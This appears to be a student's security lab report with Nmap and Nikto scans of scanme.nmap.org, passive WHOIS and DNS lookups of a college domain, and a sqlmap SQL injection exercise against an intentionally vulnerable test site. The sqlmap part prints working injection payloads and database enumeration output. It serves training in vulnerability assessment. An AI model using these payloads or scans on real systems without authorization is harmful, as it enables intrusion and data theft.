## Practical 1: Vulnerability Scanning Lab

### Objective

The objective of this practical was to identify network-level and web-level vulnerabilities using open-source scanning tools and to prioritize the findings based on risk severity.

### Tools Used

- **Nmap** – Network and service discovery
- **Nikto** – Web vulnerability scanner

### Target Information

- **Target Host:** scanme.nmap.org
- **Target IP:** 45.33.32.156
- **Scan Type:** Unauthenticated vulnerability scanning
- **Authorization:** Official public test host provided by the Nmap project

### Nmap Scan Analysis

A network service and version detection scan was performed using Nmap to identify exposed services and operating system details.

#### Open Ports and Services Identified

| Port | Protocol | State | Service | Version |
|---|---|---|---|---|
| 22 | TCP | Open | SSH | OpenSSH 6.6.1p1 (Ubuntu) |
| 80 | TCP | Open | HTTP | Apache httpd 2.4.7 |
| 9929 | TCP | Open | Nping-Echo | Nping Echo |
| 31337 | TCP | Open | tcpwrapped | Unknown |

Several common Windows networking ports (135, 139, 445) were found in a **filtered** state, indicating the presence of firewall protections.

### Nikto Web Vulnerability Scan Analysis

Nikto was used to assess the web server configuration and identify common web security issues.

#### Key Findings

- **Missing HTTP Security Headers**
  - `X-Frame-Options` header not set (risk of clickjacking)

  - `X-Content-Type-Options` header not set (risk of MIME-sniffing)
- **Outdated Web Server Software**
  - Apache HTTP Server version **2.4.7**, which is outdated compared to current stable releases
- **Insecure Apache Configuration**
  - `mod_negotiation` with **MultiViews enabled**, allowing potential brute-force enumeration of filenames
- **Allowed HTTP Methods**
  - GET, POST, HEAD, and OPTIONS enabled, which may expose unnecessary server information

## Vulnerability Prioritization (CVSS-Based)

| Scan ID | Vulnerability | CVSS Score | Priority | Host |
|---|---|---|---|---|
| 001 | Outdated Apache HTTP Server | 7.5 | High | scanme.nmap.org |
| 002 | Missing X-Frame-Options Header | 5.4 | Medium | scanme.nmap.org |
| 003 | Missing X-Content-Type-Options Header | 5.0 | Medium | scanme.nmap.org |
| 004 | Apache MultiViews Enabled | 6.8 | Medium | scanme.nmap.org |
| 005 | Open SSH Service | 6.8 | Medium | scanme.nmap.org |

## Risk Assessment

The scan results indicate **medium to high security risk**, primarily due to outdated web server software and missing security headers. While no critical remote code execution vulnerabilities were observed, misconfigurations could be leveraged in combination with other attack vectors.


## Remediation Recommendations

- Upgrade Apache HTTP Server to the latest stable version.
- Implement HTTP security headers such as `X-Frame-Options` and `X-Content-Type-Options`.
- Disable Apache MultiViews if not required.
- Restrict unnecessary HTTP methods.
- Harden SSH configuration by enforcing strong authentication mechanisms.

## Conclusion


This practical demonstrated the effective use of open-source tools for vulnerability discovery and risk assessment. The findings highlight the importance of regular vulnerability scanning, timely patching, and secure configuration to reduce an organization's attack surface.

- **Figure 1:** Nmap service and version detection scan output



```
 WebXploit ~/CyArt/task-7
❯ nmap -sV -Pn scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-09 15:35 IST
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.07% done; ETC: 15:36 (0:00:18 remaining)
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 43.32% done; ETC: 15:36 (0:00:16 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 15:36 (0:00:02 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.35s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 989 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http         Apache httpd 2.4.7 ((Ubuntu))
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
1022/tcp  filtered exp2
1023/tcp  filtered netvenuechat
1026/tcp  filtered LSA-or-nterm
9898/tcp  filtered monkeycom
9929/tcp  open     nping-echo   Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.62 seconds
 WebXploit ~/CyArt/task-7
❯
```

- **Figure 2:** Nikto web vulnerability scan output



webxploit@localhost:~/CyArt/task-7
File Actions Edit View Help
2026-01-09
3:52:10 pm

```
 WebXploit ~/CyArt/task-7 
❯ nikto -h http://scanme.nmap.org
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 45.33.32.156, 2600:3c01::f03c:91ff:fe18:bb2f
+ Target IP:          45.33.32.156
+ Target Hostname:    scanme.nmap.org
+ Target Port:        80
+ Start Time:         2026-01-09 15:39:09 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-
Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashi
on to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alter
natives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vul
nerabilities/8275
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
^C%
 WebXploit ~/CyArt/task-7 
❯
 WebXploit ~/CyArt/task-7 
❯
```

### Practical 2: Reconnaissance and OSINT Analysis

### Objective

The objective of this practical was to perform **passive reconnaissance (OSINT)** on a real-world domain using non-intrusive techniques. The goal was to collect publicly available information such as domain registration details, DNS records, and IP addresses without performing any exploitation.

### Target Information

- **Domain:** bbit.edu.in
- **Organization:** Budge Budge Institute of Technology
- **Reconnaissance Type:** Passive / Non-intrusive
- **Authorization:** Publicly available information only (no active attacks)

### Tools Used

- `whois`
- `nslookup`
- `dig`

## 1. WHOIS Enumeration

### Command Used

whois bbit.edu.in


### Key Findings

- **Domain Name:** bbit.edu.in
- **Registrar:** ERNET India
- **Creation Date:** 06 April 2009
- **Expiry Date:** 06 April 2028
- **Registrant Organization:** Budge Budge Institute of Technology
- **Domain Status:** Active (OK)

### Analysis

WHOIS results reveal domain ownership, registrar information, and registration timeline. This information is useful for identifying the responsible organization and potential administrative contacts during security assessments.

**Figure 3:** WHOIS output for `bbit.edu.in`



webxploit@localhost:~/CyArt/task-7
File Actions Edit View Help
2026-01-09
4:21:04 pm

```
 WebXploit ~/CyArt/task-7
❯ whois bbit.edu.in
Domain Name: bbit.edu.in
Registry Domain ID: D3544172-IN
Registrar URL: http://www.ernet.in
Updated Date: 2019-04-23T07:10:34.988Z
Creation Date: 2009-04-06T05:18:54.000Z
Registry Expiry Date: 2028-04-06T05:18:54.000Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email: tejalt@eis.ernet.in
Registrar Abuse Contact Phone: +91.1123358248
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Budge Budge Institute of Technology
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: West Bengal
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact th
e Registrant, Admin, or Tech contact of the queried domain name.
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Reg
istrant, Admin, or Tech contact of the queried domain name.
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
```

### 2. DNS Enumeration using NSLOOKUP

**Command Used**

nslookup bbit.edu.in


**Key Findings**

- **Resolved IPv4 Address:** 213.175.201.167
- **DNS Resolution:** Successful (non-authoritative response)

**Analysis**

The domain resolves to a public IPv4 address, confirming that the website is hosted on an externally reachable server. This information helps attackers and defenders alike to map exposed infrastructure.

**Figure 4:** NSLOOKUP result showing IP resolution



webxploit@localhost:~/CyArt/task-7
File Actions Edit View Help

```
that send queries or data to the systems of any Registrar or any
Registry except as reasonably necessary to register domain names or
modify existing domain name registrations.

Tucows Registry reserves the right to modify these terms at any time. B
submitting this query, you agree to abide by this policy. All rights
reserved.
 WebXploit ~/CyArt/task-7
❯ nslookup bbit.edu.in
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
Name:   bbit.edu.in
Address: 213.175.201.167

 WebXploit ~/CyArt/task-7
❯
```

### 3. DNS Record Analysis using DIG

**Command Used**

dig bbit.edu.in


**Key Findings**

- **A Record:** 213.175.201.167
- **Name Servers:**
  - ns1.smhosting.co.in
  - ns2.smhosting.co.in
- **Query Status:** NOERROR
- **DNS Records Present:** A, NS

**Analysis**

The DIG command provided detailed DNS information, including authoritative name servers and record types. Identifying name servers helps understand hosting providers and potential DNS-level attack surfaces.

**Figure 5:** DIG output showing DNS records for `bbit.edu.in`



File Actions Edit View Help
webxploit@localhost:~/CyArt/task-7

```
 WebXploit ~/CyArt/task-7
❯ dig bbit.edu.in

; <<>> DiG 9.20.11-4+b1-Debian <<>> bbit.edu.in
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25984
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;bbit.edu.in.                   IN      A

;; ANSWER SECTION:
bbit.edu.in.            14400   IN      A       213.175.201.167

;; AUTHORITY SECTION:
bbit.edu.in.            86400   IN      NS      ns2.smhosting.co.in.
bbit.edu.in.            86400   IN      NS      ns1.smhosting.co.in.

;; Query time: 676 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Fri Jan 09 16:22:36 IST 2026
;; MSG SIZE  rcvd: 105

 WebXploit ~/CyArt/task-7
```

**Reconnaissance Log Table**

| Timestamp | Tool | Finding |
|---|---|---|

```
2026-01-09 16:22:00  | WHOIS    | Domain registered to Budge Budge Institute of Technology
2026-01-09 16:24:00  | NSLOOKUP | IPv4 address 213.175.201.167 identified
2026-01-09 16:26:00  | DIG      | Name servers ns1.smhosting.co.in, ns2.smhosting.co.in
```

### Reconnaissance Summary

A passive reconnaissance exercise was conducted on the domain bbit.edu.in using WHOIS and DNS enumeration techniques. Publicly available registration details, IP addresses, and DNS records were identified without performing intrusive actions. This information helps in understanding the exposed infrastructure while maintaining ethical and legal boundaries.

## Practical 3: Exploitation Lab – SQL Injection using sqlmap

### Objective

The objective of this practical was to identify and exploit a **SQL Injection vulnerability** in a controlled and authorized environment using `sqlmap`, in order to understand exploitation techniques, validate vulnerabilities, and assess their potential impact.

### Target Information

- **Target URL:** `http://testphp.vulnweb.com/product.php?pic=2`
- **Target Type:** Intentionally vulnerable web application (Acunetix test site)
- **Authorization:** Publicly available and designed for security testing
- **Exploitation Type:** SQL Injection (GET parameter)

### Tool Used

- **sqlmap** – Automated SQL Injection exploitation tool

### SQL Injection Detection

#### Vulnerable Parameter Identified

- **Parameter:** `pic` (GET)
- **Injection Point:** URL query parameter

sqlmap successfully identified multiple SQL Injection techniques affecting the parameter.

#### Injection Techniques Detected

- **Boolean-based blind SQL Injection**

- **Error-based SQL Injection (EXTRACTVALUE)**
- **Time-based blind SQL Injection (SLEEP)**
- **UNION-based SQL Injection**

These results confirm that the application is vulnerable to several SQL Injection attack vectors.

**Figure 6 :** sqlmap vulnerability detection output

---

### Backend Technology Identification

sqlmap identified the following backend components:

- **Web Server OS:** Linux (Ubuntu)
- **Web Server:** Nginx 1.19.0
- **Application Technology:** PHP 5.6.40
- **Database Management System:** MySQL ≥ 5.1

This information is critical for attackers, as it helps tailor exploitation techniques to the specific technology stack.

---


### Database Enumeration

#### Databases Discovered

```
available databases:
- acuart
- information_schema
```

The presence of a custom application database (`acuart`) indicates storage of application-specific data.

**Figure 7 :** Database enumeration output


File Actions Edit View Help
webxploit@localhost:~/CyArt/task-7
2026-01-09
4:47:00 pm


```
    Payload: pic=2 AND EXTRACTVALUE(1264,CONCAT(0×5c,0×716b7a7a71,(SELECT (ELT(1264=1264,1))),0×7176766271))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: pic=2 AND (SELECT 6139 FROM (SELECT(SLEEP(5)))rwaK)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: pic=-9854 UNION ALL SELECT CONCAT(0×716b7a7a71,0×4659794667644456e596d71414c4f486f6853774a61514a6
341434f6d4666554f5a516a7564716448,0×7176766271),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
———
[16:46:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[16:46:50] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[16:46:50] [INFO] fetched data logged to text files under '/home/webxploit/.local/share/sqlmap/output/testphp
.vulnweb.com'

[*] ending @ 16:46:50 /2026-01-09/

 WebXploit ~/CyArt/task-7
❯
```

### Table Enumeration

Within the `acuart` database, sqlmap identified the following tables:

artists
carts
categ
featured
guestbook
pictures
products
users

**Figure 8 :** Table listing output



```
